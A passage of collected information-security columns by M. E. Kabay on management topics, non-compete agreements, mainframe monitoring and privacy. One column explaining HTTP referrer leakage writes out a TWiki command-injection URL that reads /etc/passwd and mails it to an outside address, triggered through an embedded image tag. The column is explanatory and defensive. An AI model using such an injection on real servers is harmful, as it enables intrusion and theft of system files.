I too am a very strong believer of security in-depth. A layered approach is always the most secure approach. Unfortunately the realities of business rarely allow for a complete implementation of this model. Consider if you will my situation where I carry responsibilities for all networking and network security in an organization that: has zero technical security staff; a network that more than doubles in size every year; a severely shorthanded network staff that has not grown in 4 years; a budget that also has not grown even $1 in four years; computer rooms (I hesitate to call converted conference rooms "datacenters") that are underpowered, under cooled and out of space; an exponentially growing demand for VPN sessions; firewalls so old (PIX 520) that many of your Cisco readers have probably never even heard of them.

We are by no means a small or even midsize company, having been listed on the Fortune Private 500 in all of my seven years here, and are one of the fastest growing companies in our industry. But when you consider that, for the cost of moving from 100 to 200 VPN sessions on my existing concentrator (Cisco 3015), I could instead purchase two ASA 5500 appliances giving me 600 simultaneous VPN sessions *and* two brand new, and desperately needed, firewalls, then the choice is simple.

Do I like that choice? No. In fact some years ago I was quoted in a professional networking magazine espousing exactly the same philosophy as Mr. Bari. Unfortunately, the realities of supporting a growing business have made me realize that the best security choice isn't always about best security practices. Many times it is a compromise between business needs and optimal security.

In this respect, the ASA 5500, coupled with vigilance, is that best compromise.

* * *

In my classes on security management, I emphasize that all of security involves tradeoffs. It is impossible to come down absolutely for or against a tool without knowing the context it will be used in. Is a Swiss Army knife better than a box of tools? Depends what you want to do, how often, how well and at what cost.

I thank our anonymous reader for taking the time to provide a different perspective on an interesting question.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Egoless Work

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Candidates for the information assurance (IA) master's program I direct (the Norwich MSIA) must submit an essay responding to detailed questions for the admissions committee. My colleague Prof Peter Stephenson, PhD, CISM, CISSP, FICAF (the Associate Program Director of the MSIA) and I read these essays closely and base much of our decision on the quality of the thinking and of the writing presented by our candidates. We also learn a lot from our applicants' stories.

In particular, I was struck recently by a comment an applicant included in her discussion of her perfectionistic tendencies (all details are obscured to protect confidentiality). Sally wrote, "Sometimes I get really frustrated when my ideas for protecting the network are rejected. For instance, I recently recommended to the CIO that we install a resource management software package to monitor critical elements of our production system (we have over 25,000 users who depend on it for their daily work) but he just said he didn't think we'd get it into our budget this fiscal year. I was so mad I felt like completely giving up on any improvements to network management. I realize that my perfectionism sometimes makes me stop arguing without defending my ideas and I'll be working on that aspect of my personality as we work through the weekly essays and the practical recommendations of the term papers."

I think that this student (she was accepted, by the way) will have to learn to separate her sense of self from the ideas or proposals she makes. All of us naturally feel ego-involvement in our ideas; however, perceiving rejection of an idea as a rejection of oneself in some global sense is not healthy for us or for our organizations. For many years, I have been practicing and teaching _egoless work_ as enunciated many years ago by Prof Gerald (Jerry) Weinberg, one of the most influential thinkers and writers about the human dimension of software engineering and technical management[1].

In an article I wrote a few months ago for my graduate students, I included this passage:

>I learned about egoless work before some of our MSIA students were born: it was in the mid-1970s that I first read Gerald Weinberg's classic text, *The Psychology of Computer Programming.1* Weinberg pointed out how easy it is for programmers to identify their work as an extension of themselves. The danger is that criticism of the program becomes emotionally distressing to such programmers; faced with failure of their code, some programmers will search desperately for excuses – user failure, bad operators, bad operating systems, and so on. Excessive ego-identification with their own code can prevent programmers from identifying errors in their own code; Weinberg writes, "A programmer who truly sees his program as an extension of his own ego is not going to be trying to find all the errors in that program. On the contrary, he is going to be trying to prove that the program is correct – even if this means the

---

1 Weinberg, G. M. (1971). *The Psychology of Computer Programming.* Van Nostrand Reinhold (ISBN 0-442-29264-3). Xv + 288. Index. Still in print: Silver Anniversary Edition (1998) available on AMAZON via link < http://tinyurl.com/9dk8f >. See pp. 52-60 in particular.

oversight of errors which are monstrous to another eye." <[2,3].

I summarize the key issue by telling my students that when someone corrects our work, it's grounds for gratitude and appreciation, not resentment. If someone disagrees with a proposal, it's an opportunity for exploration of why we disagree (Different assumptions? Different goals? Different rules of logic? Errors on one side or both?) rather than an attack on our personal worth as human beings or as professionals.

The other side of this attitude is that being wrong in a proposal is not a big deal: it's just grounds for improvement of process or of product. Either way, if we respond positively to arguments, criticism of ideas and discussions of alternatives, all of us gain. When appropriate, "You're right – let's do it your way" is the response of a mature person who isn't defining herself narrowly and doesn't ego-identify with her own ideas.

To be clear here, this discussion in no way reduces the goal of doing a job right nor the legitimate pride one can feel in one's accomplishments. The nice thing is that egoless work often extends such motivation and pride to a wider group, all of whom can contribute to success and feel pride in everyone's accomplishments.

So the next time you find yourself getting hot under the collar when someone fails to approve a proposal, relax. It doesn't mean they're rejecting _you_.

* * *

REFERENCES

[1] Jerry Weinberg bio < http://tinyurl.com/d8bbg >

[2] Kabay, M. E. (2005). Pooling Student Intelligence for Publication: Egoless Work and Productivity. MSIA Graduate Portal Director's Corner for October 32, 2005. < http://tinyurl.com/a9am8 >

[3] Weinberg, G. M. (1971). _*The Psychology of Computer Programming.*_ Van Nostrand Reinhold (ISBN 0-442-29264-3). Xv + 288. Index. Still in print: Silver Anniversary Edition (1998) available on AMAZON via link < http://tinyurl.com/9dk8f >. See pp. 52-60 in particular.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

MPAA Violates its Own Rules

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In an incident that has no doubt caused waves of uncontrollable delight in the world of intellectual property (IP) piracy, the Motion Picture Association of America (MPAA) has admitted that it violated a film-maker's explicit instructions and duplicated his movie without permission (see for example Eric Bangeman's report at < http://tinyurl.com/axkdw >).

Mr Kirby Dick made a film called "This Film is Not Yet Rated" about the movie-rating system in which he apparently used some espionage techniques (e.g., Dumpster®-Diving) to gather information about the secret process used to determine which films get various ratings < http://www.mpaa.org/FilmRatings.asp >. The difference between a "PG-13" and an "R" can be worth millions (see for example a 2005 study at < http://tinyurl.com/86rg2 > that showed that between 2000 and 2003, PG-13 films made more than 250% on average of the profits of R-rated films).

The MPAA states categorically on its home page that "Manufacturing, selling, distributing or trading movies or televisions programs without the consent of copyright holders is illegal."

You will understand the embarrassment, then, when the MPAA was discovered to have made copies of Mr Dick's films for distribution to its employees despite his request not to do so and notwithstanding the MPAA's written assurance that they wouldn't do that.

Despite the perhaps reasonable explanations proposed to justify the action, the situation is still embarrassing: one cannot help finding it incongruous that an organization so intent on protecting IP actually ignored its own rules.

I think that network security managers can see implications for our own work. We must not, for example, preach about protecting security to our security staff or to the employee base at large and then violate our own policies.

The lesson for us from the MPAA debacle seems clear: walk what we talk.

* * *

My thanks to Norwich IS342 student Barry Sheridan for pointing out this situation in an online class discussion.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at <

mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Main Idea:
Monitor Mainframes, Too

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Have you been paying enough attention to your mainframe lately? According to an article by Benjamin Pimentel from April 2004 < http://tinyurl.com/2vmfb >, IBM mainframes are still serving many organizations 40 years after the first ones were introduced. Indeed, Big Blue is still selling the big machines: "IBM sold $4.2 billion worth of mainframes in 2003, up 6 percent from the previous year, according to International Data Corp." Even more startling, "Doug Balog, an IBM vice president, noted that 70 percent of the world's data are still housed in mainframe computers. And Josselyn said they are bound to stay there for a long time."

My old friend Jerry Harding, Managing Director of Type80 Security Software, Inc. < http://www.type80.com > (the name is derived from the IBM log file record for security events) was chatting with me recently about some of the work his company has been doing with mainframes and I think readers will be interested in his perspective as a mainframe-security vendor.

Jerry says that mainframe computers are generally good, secure systems but they are being overlooked as security managers implement centralized security-monitoring systems. You can't ignore mainframes when planning for enterprise-wide security. He finds that some security products have surfaced in the market in which mainframe operating-system logs, including console logs, are piped into the security incident monitor (SIM) repository using batch-mode FTP. The problems with this approach are that
* The data transfer is not in real time;
* The logs are sent without much configurability to filter out useless records such as tape-mount messages and other innocuous events;
* The excess data contribute to data overload and excessive false-positives on the analysis side.

Type80 based its product < http://tinyurl.com/af8wq > on a network-centric approach instead of sticking to the traditional mainframe model. The goal was to interoperate with other security products and to share alert data with existing security-monitoring software so that network and security administrators could see an integrated picture of the whole network that included the mainframes. They made the mainframe look like a UNIX box sitting on a network delivering security-event data via standard TCP/IP connections. These data and connection protocols are understood by all the SIM vendors in the market. Once the data are available and analyzed, they can be used for forensic analyses such as tracking intruders through a network. Did the intruder attack the mainframe? Was (s)he successful in penetrating the mainframe defenses?

Making mainframes part of the overall security architecture is particularly important for organizations working through the audit process to satisfy due-diligence requirements that demonstrate compliance with demands from laws such as Gramm-Leach-Bliley (GLB), Health Insurance Portability and Accountability (HIPAA) and Sarbanes-Oxley (SOX).

* * *

If you'd like to learn more about Jerry's background and his perspectives on mainframes, you can read one of my articles from 2004 in the ACM _Ubiquity_ online magazine < http://tinyurl.com/7c4zz >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Baseline Security Manual 2004

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

For many years, I used the English-language _IT Baseline Security Manual_ created by the German Federal Office for Information Security (BSI: Bundesamt für Sicherheit in der Informationstechnik) from their German-language _IT-Grundschutz Standard-Sicherheitmassnahmen_.

Some years ago, the English translation disappeared from the Web, and I continued to rely only on saved versions of the 1997 version. However, in recent correspondence, reader Claus Stark, the Business Information Security Officer of the Frankurt office of Citigroup. He very kindly pointed me to a new English translation of the 2004 version of the Baseline Security Manual available in PDF online from < http://www.bsi.de/english/gshb/index.htm >.

The 269-page Introduction and Modules 2004 file (7.2 MB) starts with an overview of the documents (Chapter 1) and recommendations (Chapter 2) on the analysis and modeling of information systems security requirements and safeguards.

* Chapter 3 covers fundamentals such as security of personnel, contingency planning, data backups, anti-malware, cryptography and incident management.

* Chapter 4 looks at infrastructure (buildings, cabling, rooms, cabinets, telecommuting and operations centers).

* Chapter 5 discusses standalone systems such as PCs running DOS, Windows, UNIX, and the like.

* Chapter 6 on networked systems continues with

* Chapter 7 continues with data transmission systems (data media, modems, firewalls, e-mail, Web servers, remote access, Lotus Notes, Internet Information Services (IIS), Apache Web server, Exchange/Outlook 2000, and Routers/Switches.

* Chapter 8 on telecommunications presents basic security principles and practices for PBXs (private branch exchanges), fax machines and servers, voice mail, ISDN (Integrated Services Digital Network) connections, mobile phones and personal digital assistants (PDAs).

* Chapter 9 adds notes on application software, databases, more on telecommuting, Novell eDirectory 8.6 and archiving.

The Threats Catalog (426 pages) includes
* Force majeure
* Organizational shortcomings
* Human failures
* Technical failures

* Deliberate acts

The Safeguards Catalog (2056 pages) includes
* Infrastructure
* Organization
* Personnel
* Hardware and software
* Communications
* Contingency planning.

All the PDF documents have extensive bookmarks and are easily searchable.

I am confident that security practitioners and system/network administrators will find these free documents a valuable addition to their libraries of reference resources.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Science and Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I buy TIME magazine now and then when I'm waiting in a long line at the local supermarket – it's the only magazine on the racks that doesn't have covers with starlets falling out of their dresses or space aliens impersonating politicians – or impregnating the starlets (no, really).

The February 13, 2006 issue (available online at < http://tinyurl.com/8mqal > has some interesting articles in the cover series ("Is America Flunking Science?"). I was struck by the following comment on p. 24 of the paper version in the article by Michael D. Lemonick, "Are we losing our edge?" (< http://tinyurl.com/7b3u4 > online for subscribers only or temporary access for $1.99):

>… [E]xperts in business and academia have been warning for decades that U.S. science was heading for trouble for three simple reasons. The Federal Government, beset by deficits for most of the past three decades, has steadily been cutting back on investment in research and development. Corporations, under increasing pressure from their stockholders for quick profits, have been doing the same and focusing on short-term products. And the quality of education in math and science in elementary and high schools has plummeted, leading to a drop in the number of students majoring in technical fields in college and graduate school.<

I won't address the government-funding issue here, but the second comment reminded me of a long-standing theme that bears repeating: short-term horizons are inimical to information security. During the dot-com boom of the 1990s, it seemed that many executives were hopping from job to job, often more than once in a year. With short residency in an organization, irresponsible managers could look good in the short term by skimping on longer-term cost avoidance measures of all sorts, inflating short-term profitability, and then getting out as they hopped to the next company. The consequences of their short-term strategy would then fall on the next managers to take over.

Information security suffers from a serious structural problem: the better we are at preventing harm to our information, the less hard evidence we can present to naïve colleagues that our measures are effective. We are accused of being like the madman on the street corner who is waving a dead chicken around his head. "Why are you doing that?" people ask. "To keep the flying elephants away." "But," people protest, "there are no flying elephants." "See?" he responds in triumph. "It works!"

Unless we have carefully implemented intrusion detection systems (IDSs), we can't show our bosses that our security measures are resisting real attacks. But even getting the money to implement IDSs – let alone all the other expensive toys and the potentially burdensome policy changes we want – requires cost justifications. Cost justifications usually require return-on-investment (ROI) calculations. ROI usually involves annualized loss expectancies (ALEs). ALEs are calculated by summing the products of event-probabilities by their expected costs (e.g., the probability that a disaster will happen times the cost of the disaster + the probability that the disaster won't happen times the cost of the disaster-prevention-mitigation-recovery

efforts). Unfortunately, we don't know the probabilities because (1) people don't notice all the security incidents that happen; (2) people don't report all the incidents that they notice; (3) there is no central database of reported incidents; (4) there is no classification scheme allowing actuarial accuracy in predicting the rates of occurrence of security incidents as a function of the nearly infinite range of user classes, network and system configurations, software products and software versions implemented in organizations.

So what's left? We have to convince our non-technical colleagues to pay attention to legal requirements for data protection such as (in the US) the Sarbanes-Oxley Act, the Gramm-Leach-Bliley Act, and the Health Insurance Portability and Accountability Act. The European Privacy Directive is critically important in Europe and also helps us build a case even in the US for transnational corporations or those doing business in the European Community.

Oh well, at least I got something from my time in the checkout line in addition to this week's groceries.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Student Security Videos Deserve Awards

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My treasured colleague Gail Poitras, head of the Instructional Technology team at Norwich University, is always on the lookout for innovative teaching materials that we professors can use in our undergraduate and graduate courses.

Recently she pointed out a useful collection of student security-awareness videos at < http://tinyurl.com/7pr3p >awarded prizes in January 2006 by EDUCAUSE < http://www.educause.edu/ >, the "nonprofit association whose mission is to advance higher education by promoting the intelligent use of information technology."

First prize in the broad-topic category for the student-video contest went to Nathan Blair of the Savannah College of Art and Design for his three-minute surrealistic introductory film about Internet threats. He and his collaborators represented threats as people and other elements encountered during a walk through a city; the effects are represented by increasing disruption of the images.

Second prize for a broad-topic video went to a 30-second public service announcement by Eric Marth of the College of William and Mary and Mark Thyrring of the University of Virginia about how inadequate security leads to the waste of computer resources.

Third prize in this category was awarded to "The McCumber Cube" by Kory Godfrey of Idaho State University. The three-minute effort is a tongue-in-cheek "advertisement" for a Rubik's Cube-like device that emphasizes the importance of the Classic Triad (confidentiality-integrity-availability) for data during transmission, processing and storage using technology, policy and people. It ends with references to classic papers by John R. McCumber (annex to the NSTISSI 4011 standard < http://www.cnss.gov/Assets/pdf/nstissi_4011.pdf >, p. 18 ff) and by Vic Maconachy, Corey Schou, Dan Ragsdale and Don Welch (although the URL given in the film is truncated; a valid link is < http://tinyurl.com/8fw3t >.

The second competition category was single-topic videos. In "Bob, You've Been Phished," Kevin Atef, Johnson Chau, & Michael Wong of Cal Poly Pomona, winners of the first prize, present a charming three-minute informative video about poor Bob, a schlemiel who want to find a date – and gets his credit-card information stolen by responding to a phishing scam.

Second prize in the single-topic category was assigned to part of a series called "Computing in a Community Environment" from Wake Forest University. "Part IV: Back Yo Data Up!" is a 1.75 minute rap video by Rebecca Boswell, Alex Creswick, Drew Crofton, Nick Drader, & Matthew Fetter and is full of colorful graphics and cute snippets of video.

Another series was "Act Now" from James Madison University. "Stay Current" won third prize in the single-topic contest. The video was created by Stephen Hockman, Christina Manikus, John Sease and Erin Shulsinger; it lasts only 1.75 minutes but has an excellent young actress who convincingly projects regret at having ignored her antivirus "UPDATE NOW" warnings.

There are 19 other video in the Honorable Mentions list. All of these files are available in MP4, ReadMedia and WindowsMedia formats.

I think they will be particularly appealing for sheer fun at the high school and possibly university freshman level. I encourage readers to send the reference (or indeed this little review) to local high-school and university computer-security or computer-science teachers for possible applications in their courses.

Great fun all ‘round.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

New From NUJIA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Norwich University Journal of Information Assurance < http://nujia.norwich.edu > has some new postings that readers may be interested in reading. The NUJIA is a peer-reviewed professional journal focusing on scholarly papers that are useful to working information assurance practitioners. The PDF files are freely downloadable but we request that no one re-post them on a public site (so that we can easily make corrections as necessary without chasing down duplicates).

* * *

"An Introduction to Factor Analysis of Information Risk (FAIR): A framework for Understanding, Analyzing, and Measuring Information Risk," by Jack A. Jones, CISSP, CISM, CISA. Mr Jones, a CISO with 22 years of experience in information technology, argues that the lack of well-defined terminology interferes with our credibility in our organizations. He explores concepts of risk and risk management and challenges received wisdom with his interesting approach to the precise analysis and description of risk. I was particularly taken with his introductory challenge – the "Bald Tire Scenario" – where he poses the following questions (quoting):

As you proceed through each of the steps within the scenario below, ask yourself how much risk is associated with what's being described.

- Picture in your mind a bald car tire. Imagine that it's so bald you can hardly tell that it ever had tread. How much risk is there?
- Next, imagine that the bald tire is tied to a rope hanging from a tree branch. How much risk is there?
- Next, imagine that the rope is frayed about halfway through, just below where it's tied to the tree branch. How much risk is there?
- Finally, imagine that the tire swing is suspended over an 80-foot cliff – with sharp rocks below. How much risk is there?

Now, identify the following components within the scenario. What were the:

- Threats
- Vulnerabilities
- Risks.

You will enjoy reading his analysis of the errors that continually crop up in discussions of this scenario.

* * *

Another interesting paper on the NUJIA Web site is "Litigation Management as Part of a Comprehensive Compliance Management Program," by Keith D. Willett, MSIA, CISSP-ISSAP. Mr Willett is "a Principal Computer Scientist for Computer Sciences Corporation's (CSC's) Global Security Solutions (GSS) Department … [and]… performs the tasks of a security

architect for CSC's commercial, federal, intelligence, and defense clients…." He was also the valedictorian in his graduating class from the MSIA program in 2005. Mr Willett presents practical advice on what to do if – Heaven forfend – one's organization should end up in court charged with violations of regulatory requirements. Such planning should be part of one's disaster prevention, mitigation and recovery processes.

* * *

"Legal Implications of Warfare in the Information Age," by Cory Mazzola, MSIA, CISSP, CPM, MCSE is a short and thought-provoking essay about the growing interdependence of organizations all over the world – in the absence of a sound international legal framework for governing electronic misbehavior. Mr Mazzola writes, "In the absence of legal hurdles preventing and penalizing illegitimate actions, rogue states face little incentive to scuttle self-serving IW programs. International agreements and restrictions must restrain states from recklessly pursuing offensive programs at the expense of fellow nations. We need legal parameters to guide logical and legislative actions on a national and transnational plain. We must lay a foundation through domestic and international legal initiatives, armed with incentives and sanctions, to provide political and technological solutions while legitimizing avenues of approach and formal engagement." Mr Mazzola has an extensive background in communications security and network defense as an officer in the US Air Force.

* * *

The NUJIA welcomes original papers from all sources for consideration and I encourage readers with the time and interest to write thoughtful essays with appropriate references for further reading to consider our journal as a useful place to reach information assurance professionals.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Non-Competition Agreements (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was recently in my old home-town of Montréal to give a lecture on management's role in preventing industrial espionage at an information technology conference there (anyone who likes to read French can find the presentation in PPT or PDF at < http://www.mekabay.com/courses/industry/index.htm >). On two separate occasions there, I was asked about how to handle the issue of non-competition agreements (NCAs) – once from the employers' point of view and once from the employees' point of view.

Non-competition clauses or agreements are intended to prevent employees from taking confidential information or proprietary knowledge to a competitor (Business Owner's Toolkit, < http://www.toolkit.cch.com/text/P05_5750.asp >). They stipulate that an employee shall not accept employment with competitors of a potential or actual employer for a specified period after termination of employment. Carl Mueller writes that NCAs may specify limits on work with direct competitors, competitors in a specified geographic area, or even the industry in which a former employee shall work < http://tinyurl.com/8dof3 >.

NCAs must be carefully phrased to comply with legal requirements – and these requirements may vary across jurisdictions. The QuickMBA Web site has a useful article about "Employment law and duties to one's former employer" < http://www.quickmba.com/law/empl/ >. This article includes several interesting discussions of case law bearing on employment law. The authors point out that _confidentiality agreements_ are distinct from _restrictive covenants_. They write that there are two types of confidentiality agreements: non-use and non-disclosure. If an employee were to leave a company with an unauthorized copy of their client list and use it himself to set up a new service, that would violate a non-use clause. An employee who turned the stolen client list over to her new employer would be violating a non-disclosure clause. As for restrictive covenants, the QuickMBA authors explain that these can include

* NCA
* non-disparagement agreement – "prevent the employee from talking negatively about the employer"
* non-interference agreement – "prevent the employee from interfering with certain relationships [such as]
vendor/supplier, referral patterns, customers"
* non-solicitation agreement – prevent the employee from soliciting employees or clients from their current employer.

All sources emphasize the importance of reviewing NCAs with an appropriately-trained attorney. Improperly constructed NCAs may be unenforceable; excessively restrictive (but legal) agreements may seriously harm an individual.

In my next column, I'll look in more detail at the pros and cons of these agreements from both the employer and the employee perspectives.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Non-Competition Agreements (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my previous column, I introduced the issue of non-competition agreements (NCAs). In this follow-up article, I expand on pros and cons of these legal restrictions.

From the employer perspective, confidentiality agreements, NCAs and the other restrictive covenants serve to protect valuable intellectual property and to prevent damage to an organization's reputation from disgruntled former (or even current) employees. On the other hand, excessively restrictive post-employment terms may discourage talented candidates from accepting employment in the first place. Perhaps listing a few specific firms is a reasonable compromise.

In addition, no employer should try to impose a _new_ non-compete clause on existing employees. Any such attempt could lead to resignations of key personnel or, if not that, tremendous resentment. Finally, employers should not try to trick employees into signing contracts with new NCAs; a case in the QuickMBA Web site < http://www.quickmba.com/law/empl/ > describes a case where an employee was told that her old employment contract was missing from the files – would she please sign a new copy? She did, only to discover later that the "copy" included an entirely new NCA that prevented her from taking a nice new job with a competitor for an entire year.

From the employee perspective, these agreements or covenants pose a serious risk to future livelihood. Not being allowed to work in one's field of expertise for even a single year could be a tremendous hardship. In contrast, agreeing not to work for any of a restricted list of direct competitors may be an acceptable trade-off in return for a signing bonus or even just for an employment opportunity. But above all, no one should sign such an agreement without consulting an attorney. The cost will be repaid many time over if one can avoid a disastrous period of unemployment. And if the potential employer puts pressure on the candidate – say, by refusing to allow a reasonable time for consideration of the terms of employment – I would walk away from the job offer immediately. I would not want to work for a firm that tried to bully people into signing employment agreements without appropriate legal advice.

One element that strikes me in these discussions is that there is an unhealthy asymmetry today in some managers' attitudes toward employees. Some managers speak as if employees owe the organization loyalty and long-term commitments – yet at the same time, these same managers express strong support for the notion that organizations have no obligations whatever towards employees' continued employment. Employees are to be hired and fired at will, as if human beings are interchangeable automatons who serve the short-term interests of the organization. Such a management philosophy ignores an alternative view: that an organization is a group of _people_ who have _relationships_ that profoundly influence long-term success of the organization.

From an information security perspective, anything that decreases the solidarity of the organization puts us at increased risk of harm. We know that disgruntled employees are a

significant source of damage to information systems.

We treat human beings as machines at our peril: dehumanizing each other and treating each other as tools instead of as colleagues and (at least potential) friends inevitably leads to the breakdown of all that is positive and healthy in any social grouping.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

HTTP Referrer Header Opens Door to Abuse

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

It's always a pleasure to receive mail (or e-mail) from former students. Jürgen Pabel graduated from the MSIA program in June 2004. He is an experienced network engineer and security consultant for Akkaya Consulting GmbH in Köln (Cologne), Germany and remains an active member of the MSIA Alumni discussion group.

Recently Jürgen sent me the following interesting commentary about links from an intranet to external Web sites. The rest of this column is his work (lightly edited) and I thank him for his contribution.

* * *

I wanted to add a technical security aspect to your story about links from intranet sites to the Internet (although you didn't explicitly address this combination): by linking to an external Web site from an intranet site some internal information may be exposed to the external site -- I am focusing on the HTTP referrer property here. Just the knowledge of this referring site may open an attack vector.

Let me give you a fictional example using a known vulnerability. TWiki is a popular wiki implementation that happens to have a flaw that allows "An attacker … to execute arbitrary shell commands with the privileges of the web server process…." < http://tinyurl.com/fcaoj >. Suppose an internal site using on your university network that uses TWiki links to my employer's site using the link < http://www.akkaya.de/ >.

An attacker with access to our Webserver could thus retrieve the information from the HTTP referrer header, maybe something like this (yes, the header name is actually misspelled in the HTTP standard):

> Referer: http://intranet.norwich.edu/twiki/view/MSIA/

From this an attacker could infer that you linked to our Website from a TWiki page. Should your intranet site not have patched a recent security flaw in TWiki, the following will lead to a compromise on your intranet Web server (manual line break inserted for clarity):

http://intranet.norwich.edu/twiki/search/MSIA
?scope=foobar%20';cat /etc/passwd|mail jpabel@akkaya.de'

An attacker could manipulate our Website to deliver an HTML page that causes your browser to automatically call the aforementioned attacking URL (like due to an embedded IMG tag, which is an HTML tag that defines the location of a graphic image such as a GIF or JPEG file).

Thus, by linking to untrusted (i.e., external) sites from restricted networks you may actually extend the scope of vulnerabilities present on an internal network to those present on the

untrusted sites. A good countermeasure could be for an HTTP proxy to strip out such HTTP headers.

* * *

In summary, readers will want to examine their intranets carefully for links to external sites and take extra care to keep their systems properly patched under those circumstances. Danke sehr, Jürgen!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Google-Eyed

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently Google announced an additional feature to its popular Google Desktop search engine – the ability to store indexing information remotely, on Google's own servers. The description at < http://tinyurl.com/gso84 > includes the following explanation:

>Search Across Computers makes the following files searchable from your other computers:
* Web history (from Internet Explorer, Firefox, Netscape, and Mozilla)
* Microsoft Word documents
* Microsoft Excel spreadsheets
* Microsoft PowerPoint presentations
* PDF files and Text files in My Documents

Note: Your HTTPS web history will never be shared with your other computers, whether or not you allow indexing HTTPS items on one of your computers.<

The explanation goes on to say, "In order to share your indexed files between your computers, we securely transmit this content to Google Desktop servers located at Google. This is necessary, for example, if one of your computers is turned off or otherwise offline when new or updated items are indexed on another of your machines. We store this data temporarily on Google Desktop servers and automatically delete older files, and your data is never accessible by anyone doing a Google search. You can learn more by reading the Google Desktop privacy policy."

The privacy policy dated October 14, 2005 < http://www.google.com/privacy.html > details how Google collects information about searches, customizes advertisements, aggregates information, and provides details to law enforcement or uses the data in fraud-prevention processes.

Reader Jon Chorney, Systems Administrator at Master, Sidlow & Associates in Wilmington, Delaware sent me the following thoughtful analysis of liability issues for corporate employees contemplating use of Google's Search Across Computers.

* * *

If I were to use that tool to remotely access any computer with confidential data (think health care, investments, etc.), it seems that I would compromise any precautions put in place to comply with applicable legislation. This is true no matter how secure the method I choose to connect to the remote computer.

Although Google may swear that access will be limited, no one with any care for confidentiality would want to place their trust in unvetted staff at another organization.

In February, the Electronic Frontier Foundation (EFF) issued a press release < http://tinyurl.com/7tk3s > warning that Google's new tool would greatly increase government access to private information using a subpoena against Google instead of a warrant against an

individual – a drastic reduction in the burden of proof required for such access.

So, the implications of Dell pre-installing the tool on computers that it sells to business are, in my view, serious indeed < http://tinyurl.com/ethqq > and underline the need for strong, enforced policies regarding software installed on a business computer.

* * *

